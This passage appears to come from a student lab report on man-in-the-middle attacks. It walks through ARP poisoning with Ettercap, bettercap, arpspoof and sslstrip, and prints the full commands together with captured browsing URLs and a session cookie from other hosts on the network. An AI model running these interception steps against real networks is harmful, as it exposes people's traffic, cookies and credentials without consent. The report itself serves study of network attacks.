DHCP: [C8:21:58:67:72:71] REQUEST 192.168.2.85
DHCP: [7C:7A:91:E1:70:BC] REQUEST 192.168.2.78
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
15 hosts added to the hosts list...
```

Figure 12: List All The Active Users On The Network

Now we must set the targets, since we are interested in creating a man-in-the-middle scenario we must go between the router and are targeted user. We set *Add To Target 1* to 192.168.2.1 which is the default gateway and *Add To Target 2* to 192.168.2.78 which is are targeted user.




IP Address		tion
192.168.2.58		
192.168.2.60		
192.168.2.63		
192.168.2.65		
192.168.2.67	B8:D7:AF:74:EB:C9	
192.168.2.78	7C:7A:91:E1:70:BC	
192.168.2.84	94:FE:22:F9:6F:D4	
fe80::d5:325:ed14:a2c6	50:7A:55:48:8E:71	

```
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
Host 192.168.2.1 added to TARGET1
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
Host 192.168.2.78 added to TARGET2
```

Figure 13: Selecting MTim ->ARP poising

After setting up the targets we now must select the Mtim (Man-in-the-middle) Menu and *ARP poisoning,* after selecting ARP poisoning another menu will appear with optional settings we then check *sniff remote connections.*


KaliLinux2018 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap
Sun 12:13
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Delete Host
Add to Target 1
Add to Target 2
Cancel
OK

IP Address	MAC Address	Description
192.168.2.58	50:1A:C5:E8:DF:8B	
192.168.2.60	6C:40:08:64:5E:EF	
192.168.2.63	68:17:29:A	
192.168.2.65	50:7A:55:4	
192.168.2.67	B8:D7:AF:7	
192.168.2.78	7C:7A:91:E	
192.168.2.84	94:FE:22:F	
fe80::d5:325:ed14:a2c6	50:7A:55:4	

MITM Attack: ARP Poisoning

Optional parameters

☑ Sniff remote connections.


☐ Only poison one-way.

```
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
Host 192.168.2.1 added to TARGET1
DHCP: [08:00:27:A0:EB:39] REQUEST 192.168.2.79
Host 192.168.2.78 added to TARGET2
```

Figure 14: Setting Up ARP Poisoning

3.1.1: Ettercap: Capturing with Driftnet

To get a visual capture of what are target user is doing we use driftnet, we open a new terminal window and type in the command *driftnet -i eth0* to setup the listener. Driftnet only works if the source and destination IPs are first setup (see section 3.1: Using Ettercap).




```
oot@root:~# driftnet -i eth0
```

Figure 15: Listening With Driftnet

As we can see in Figure 15 we now have a driftnet window which will display all the image from the webpages the user is looking at.

3.1.2: Ettercap: Capturing with Urlsnarf




```
root@root:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

Figure 16: Listening With URL Snarf

URL Snarf is a similar tool which outputs a list of URLs being viewed from the target computer. Assuming that the target IP and destination IP have been set (see section 3.1: Using Ettercap) all we need to do next is type in the command *urlsnarf -I eth0*.


3.2: Capturing With Bettercap



```
root@root:~# bettercap -L

                                        v1.6.2
http://bettercap.org/

[I] Starting [ spoofing:✓ discovery:✓ sniffer:✓ tcp-proxy:✗ udp-proxy:✗ http-proxy:✗ htt
ps-proxy:✗ sslstrip:✗ http-server:✗ dns-server:✗ ] ...

[I] [eth0] 192.168.2.79 : 08:00:27:A0:EB:39 / eth0 ( PCS Systemtechnik GmbH )
[I] [GATEWAY] 192.168.2.1 : 08:5B:0E:45:07:3E ( Fortinet )
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while dependi
ng on your subnet ...
[I] [DISCOVERY] Done in 4.0 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.2.0..192.168.2.255 ...
[I] Acquired 15 new targets :
```


Figure 17: Displaying The Bettercap Tool

Due to some of the limitations of Ettercap a newer improved version called Bettercap is available, in this instance we are using the command *bettercap -L* to sniff and list all the possible users on this network.



```
[I] Acquired 15 new targets :

  [NEW] 192.168.2.16 : 88:DC:96:12:11:B4 ( Senao Networks )
  [NEW] 192.168.2.17 : 88:DC:96:12:11:E2 ( Senao Networks )
  [NEW] 192.168.2.18 : 88:DC:96:12:11:B6 ( Senao Networks )
  [NEW] 192.168.2.19 : 88:DC:96:58:E3:7F ( Senao Networks )
  [NEW] 192.168.2.21 : 88:DC:96:58:E3:79 ( Senao Networks )
  [NEW] 192.168.2.50 : 00:59:DC:D3:C5:4A ( Cisco Systems )
  [NEW] 192.168.2.52 : 04:4B:ED:74:82:D0 ( Apple )
  [NEW] 192.168.2.58 : 50:1A:C5:E8:DF:8B ( Microsoft )
  [NEW] 192.168.2.63 : 68:17:29:A0:8E:53 ( Intel Corporate )
  [NEW] 192.168.2.64 : 90:97:F3:82:D6:B2 ( ??? )
  [NEW] 192.168.2.66 : 0C:3E:9F:B0:04:3F ( Apple )
  [NEW] 192.168.2.78 : 7C:7A:91:E1:70:BC ( Intel Corporate )
  [NEW] 192.168.2.84 : 94:FE:22:F9:6F:D4 ( Huawei Technologies Co. )
  [NEW] 192.168.2.85 : C8:21:58:67:72:71 ( Intel Corporate )
  [NEW] 192.168.2.111 : 2C:F0:EE:4A:9B:99 ( Apple )

[I] Found NetBIOS name 'LAPTOP-4JGKEE7K' for address 192.168.2.85
[I] Found NetBIOS name 'DESKTOP-AMGCN9S' for address 192.168.2.63
```

Figure 18: Displaying All The Possible Users



```
root@root:~# bettercap -T 192.168.2.78 --proxy -P POST
 _          _   _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✓ discovery:✗ sniffer:✓ tcp-proxy:✗ udp-proxy:✗ http-pro
xy:✓ https-proxy:✗ sslstrip:✓ http-server:✗ dns-server:✓ ] ...

[I] [eth0] 192.168.2.79 : 08:00:27:A0:EB:39 / eth0 ( PCS Systemtechnik GmbH )
[I] [GATEWAY] 192.168.2.1 : 08:5B:0E:45:07:3E ( Fortinet )
[I] [DNS] Starting on 192.168.2.79:5300 ...
[I] [TARGET] 192.168.2.78 : 7C:7A:91:E1:70:BC ( Intel Corporate )
[I] [HTTP] Proxy starting on 192.168.2.79:8080 ...
```

Figure 19: Displaying All The Possible Users

Once we know which user we want to target we can go ahead by typing in the command *bettercap -T 192.168.2.78s –proxy -P POST.* In the example above we are using it to capture every user input that is entered through a text field and when JavaScript is used.


5.0: Successes/Failures

This experience was a hit and miss in some instance I was able to capture data when the static IP was listed other times when I only had the dynamic IP which was changing I was unable to capture any data.

The experience was conducted many times to insure that it was completed properly, Figure 19 shows how the Urlsnarf tool was able to capture all the websites being viewed by the IP 192.168.2.63. However in other instances it became difficult when the IP was changed.

Additionally the type of browser does make a difference almost all attacks work against Internet Explorer but Chrome, Firexfox and Opera tend to defeat these attacks as well as SSL strips.

5.1: Success With Ettercap Url Snarf




```
root@root:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.2.63 - - [11/Feb/2018:16:13:33 -0500] "GET http://officecdn.microsoft.com/pr/492350f6-
3a01-4f97-b9c0-c7c6ddf67d60/Office/Data/v32_16.0.9001.2138.cab HTTP/1.1" - - "-" "OfficeClickT
oRun"
192.168.2.63 - - [11/Feb/2018:16:13:33 -0500] "GET http://officecdn.microsoft.com.edgesuite.ne
t/pr/492350f6-3a01-4f97-b9c0-c7c6ddf67d60/Office/Data/v32_16.0.9001.2138.cab HTTP/1.1" - - "-"
 "OfficeClickToRun"
192.168.2.63 - - [11/Feb/2018:16:15:43 -0500] "GET http://www.linda-goodman.com/cgi-bin/ubb/Ul
timate.cgi HTTP/1.1" - - "https://www.google.ca/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
ppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36"
192.168.2.63 - - [11/Feb/2018:16:15:43 -0500] "GET http://www.linda-goodman.com/cgi-bin/advert
/ads.pl?page=9436773 HTTP/1.1" - - "http://www.linda-goodman.com/cgi-bin/ubb/Ultimate.cgi" "Mo
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.328
2.140 Safari/537.36"
192.168.2.63 - - [11/Feb/2018:16:15:43 -0500] "GET http://www.linda-goodman.com/cgi-bin/advert
/ads.pl?page=9436773;checkforcookie HTTP/1.1" - - "http://www.linda-goodman.com/cgi-bin/ubb/Ul
timate.cgi" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36"
192.168.2.63 - - [11/Feb/2018:16:15:43 -0500] "GET http://www.linda-goodman.com/ubb/ubbicon.ic
o HTTP/1.1" - - "http://www.linda-goodman.com/cgi-bin/ubb/Ultimate.cgi" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36
"

192.168.2.63 - - [11/Feb/2018:16:15:46 -0500] "GET http://www.linda-goodman.com/cgi-bin/ubb/fo
rumdisplay.cgi?action=topics&forum=Astrology+2.0&number=24&DaysPrune=1000&LastLogin= HTTP/1.1"
```

Figure 19: A Successful Capture With URL Snarf

As we can see we were successfully able to capture all the websites being viewed by 192.168.2.63 on a Firefox and Chrome Browser.


5.2: Success With Bettercap



```
[I] Found NetBIOS name 'LAPTOP-4JGKEE7K' for address 192.168.2.85
[I] Found NetBIOS name 'DESKTOP-AMGCN9S' for address 192.168.2.55
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[88:66:A5:BA:8F:28 > *:dhcpserver] [DHCP] [REQUEST] Transaction-ID=0x5A576C0
[I] Acquired 1 new target :

  [NEW] 192.168.2.79 : 88:66:A5:BA:8F:28 ( Apple )

[I] Lost 1 target :

  [LOST] 192.168.2.79 : 88:66:A5:BA:8F:28 ( Apple )

[I] Acquired 1 new target :

  [NEW] 192.168.2.67 : 94:FE:22:F9:6F:D4 ( Huawei Technologies Co. )

[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [COOKIE] [www.cbc.ca] akaas_feed=2147483647~rv; CBC_ID=3
c6320c0-18bc-c081-e628-d4220cbab53f; AMCVS_951720B3535680CB0A490D45%40AdobeOrg=1
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://www.gstatic.com/generate_204
[DESKTOP-AMGCN9S/192.168.2.55 > 192.168.2.64] [GET] http://ping.chartbeat.net/ping?h=cbc.ca&p=http%3A%
2F%2Fwww.cbc.ca%2F&u=CfmAIbBzJV4P9G5aM&d=cbc.ca&g=46236&g0=homepage%2Cindex&n=1&f=00001&c=1.25&x=0&m=0
&y=4749&o=1051&w=574&j=30&R=1&W=0&I=0&E=15&e=7&r=https%3A%2F%2Fwww.google.ca%2F&b=21450&t=BiAMQNBuSYia
313KkVPF98NKYVwd&V=99&tz=300&sn=5&eM=6000&EE=15&sv=BXYJ57BMab6HCza4VaBFsSfrCrMoEr&sr=https%3A%2F%2Fwww
```


Figure 19: A Successful Capture With Bettercap

5.3: SSL Strip Failure



```
root@root:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@root:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@root:~# arpspoof -i eth0 -t 192.168.2.78 192.168.2.0
8:0:27:a0:eb:39 7c:7a:91:e1:70:bc 0806 42: arp reply 192.168.2.0 is-at 8:0:27:a0:eb:39
8:0:27:a0:eb:39 7c:7a:91:e1:70:bc 0806 42: arp reply 192.168.2.0 is-at 8:0:27:a0:eb:39
8:0:27:a0:eb:39 7c:7a:91:e1:70:bc 0806 42: arp reply 192.168.2.0 is-at 8:0:27:a0:eb:39
8:0:27:a0:eb:39 7c:7a:91:e1:70:bc 0806 42: arp reply 192.168.2.0 is-at 8:0:27:a0:eb:39
8:0:27:a0:eb:39 7c:7a:91:e1:70:bc 0806 42: arp reply 192.168.2.0 is-at 8:0:27:a0:eb:39
```

Figure 20: Setting Up With SSL Strip



```
root@root:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

Figure 21: Listening With SSL Strip

To combat more sophisticated browsers an SSL strip was attempted, however as we can see in Figure 21 the SSL strip is listening but is unable to capture data.